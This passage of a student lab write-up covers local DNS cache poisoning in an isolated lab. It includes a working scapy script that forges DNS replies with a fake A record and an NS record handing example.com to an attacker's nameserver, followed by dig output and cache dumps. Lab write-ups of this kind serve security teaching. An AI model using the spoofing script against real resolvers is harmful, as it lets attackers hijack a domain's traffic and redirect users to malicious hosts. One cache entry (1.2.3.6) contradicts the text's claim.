
Let us now check if our attack is successful. We will now send the DNS query for “www.example.com” from the user machine by running the command “dig www.example.com”. The resulting IP address is shown below:


```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f81d447d0b4a4e24010000006164a3ddc4be02b180c0e952 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       2.2.4.1
```


We see that the response IP address is 2.2.4.1 which is the fake address that we put in our script. Notice how unlike in our first type of attack, here we also get the cookie for the fake response, since we poisoned the local DNS cache itself. We are tricking the local DNS to think it as a legitimate IP address for “www.example.com”. We can see the local DNS cache below:


```
root@4d732954f205:/# rndc dumpdb -cache
root@4d732954f205:/# cat var/cache/bind/dump.db | grep example
_.example.com.          863978  A       2.2.4.1
www.example.com.        863978  A       2.2.4.1
root@4d732954f205:/#
```

I ran the same command multiple times on the user machine and every time the response is the same spoofed response. Since the local DNS finds the spoofed IP address in it’s cache itself and doesn’t feel the need to query outside to a different DNS, so there is no question of getting the response from the domains legitimate nameserver. We can also prove that we do not need to spoof the response every time by simply stopping our attack script in the background. The response on the user side after stopping the script is shown below:


```
;; ANSWER SECTION:
www.example.com.        258654  IN      A       2.2.4.1
```

As said, the response doesn’t change as it would do in our first type of attack. However, the DNS query returns the original IP address as shown below once we clear the local DNS cache (and the script is also turned off):



```
;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34
```

Task 3: Spoofing NS Records

Though the DNS cache poisoning attack is efficient. It is only efficient on one hostname. i.e., “www.example.com” in our case. If we want the spoofed IP address of another hostname belonging to the same domain, such as for example “abc.example.com” we would need to perform the attack all over again such that the local DNS stores the spoofed response for “abc.example.com” in its cache. To overcome that, we now hijack the entire “example.com” domain.

We do this by attaching an additional section to the DNS response to the local DNS. This section is Authority section, were we mention that “ns.attacker32.com” should be used as the nameserver for future queries of any hostname in the “example.com” domain. This “ns.attacker32.com” is in turn controlled by us (the attacker’s nameserver 10.9.0.153) which is used to forge answer to any query.

The attack script with this Authority section that we will be using here is shown below:


```
#!/usr/bin/python3
from scapy.all import *
import sys

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in
pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP  (dst = "10.9.0.53", src = old_ip.dst)
    udp = UDP (dport = old_udp.sport, sport = 53)

    Anssec = DNSRR( rrname = old_dns.qd.qname,
                    type   = 'A',
                    rdata  = '9.8.7.6',
                    ttl    = 259200)
    NSsec  = DNSRR( rrname = 'example.com',
                    type   = 'NS',
                    rdata  = 'ns.attacker32.com',
                    ttl    = 259200)

    dns = DNS( id = old_dns.id, aa=1,
qr=1,
               qdcount=1, qd = old_dns.qd,
               ancount=1, an = Anssec,
               nscount=1, ns = NSsec)

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host 10.9.0.53 and dst port 53)'
pkt=sniff(iface='br-117b33523c0b', filter=f, prn=spoof_dns)
```

As we see above, the script captures the packets from the local DNS server and sends the response packets back to the DNS server. The “type” in Anssec denotes that we are using “ipv4” address and the “rdata” contains our fake IP address. The “rdata” in NSsec denotes the nameserver that we are directing our local DNS to w.r.t the domain “example.com”. The “iface” contains our LAN interface.

Now, before the attack is performed. The following in the response for querying “abc.example.com” from the user machine.

```
;; QUESTION SECTION:
;abc.example.com.               IN      A

;; AUTHORITY SECTION:
example.com.            3579    IN      SOA     ns.icann.org. noc.dns.icann.org. 2021090217
 7200 3600 1209600 3600
```


Let us now carry out the attack. We are running the attack script as shown below:

```
[10/11/21]seed@VM:~/.../Labsetup$ sudo ./spoof_ns.py
█
```

Now let’s check if the attack works. We are running the command “dig abc.example.com” on the user machine and here is our result below:


```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8ed0522d206cac69010000006164bf0d64ae9ffd00e7b6c1 (good)
;; QUESTION SECTION:
;abc.example.com.               IN      A

;; ANSWER SECTION:
abc.example.com.        259200  IN      A       9.8.7.6
```

We see that the fake IP address 9.8.7.6 is returned for the query. This just means that our attack script has successfully redirected the local DNS to the attacker's namespace server for getting the IP address for domain "example.com" with hostname "abc.example.com". It also stores this IP address in the local DNS cache as shown below:




```
root@4d732954f205:/# rndc dumpdb -cache
root@4d732954f205:/# cat var/cache/bind/dump.db | grep example
example.com.            777154  NS      ns.attacker32.com.
abc.example.com.        863554  A       9.8.7.6
root@4d732954f205:/# 
```

Now let's try if this works for other host names of the domain "example.com". I've tried this for other hostnames such as "xyz.example.com", "qwe.example.com", "main.example.com" and the results are as expected, the fake IP address is returned. The proof of that is shown below, where the IP address that is to be returned for these hostnames is stored in the local DNS cache. The cache is shown below:



```
root@4d732954f205:/# rndc dumpdb -cache
root@4d732954f205:/# cat var/cache/bind/dump.db | grep example
example.com.            776841  NS      ns.attacker32.com.
abc.example.com.        863241  A       9.8.7.6
main.example.com.       863983  A       9.8.7.6
qwe.example.com.        863971  A       9.8.7.6
xyz.example.com.        863958  A       1.2.3.6
root@4d732954f205:/#
```

Again, if we clear the local DNS cache (and the attack script in the background is stopped). The returned IP address comes from the legitimate nameserver of the domain as shown below:



```
;; QUESTION SECTION:
;abc.example.com.               IN      A

;; AUTHORITY SECTION:
example.com.            3600    IN      SOA     ns.icann.org. noc.dns.icann.org. 2021090217
 7200 3600 1209600 3600
```

With this, we have successfully completed 3 ways of carrying out local DNS attacks.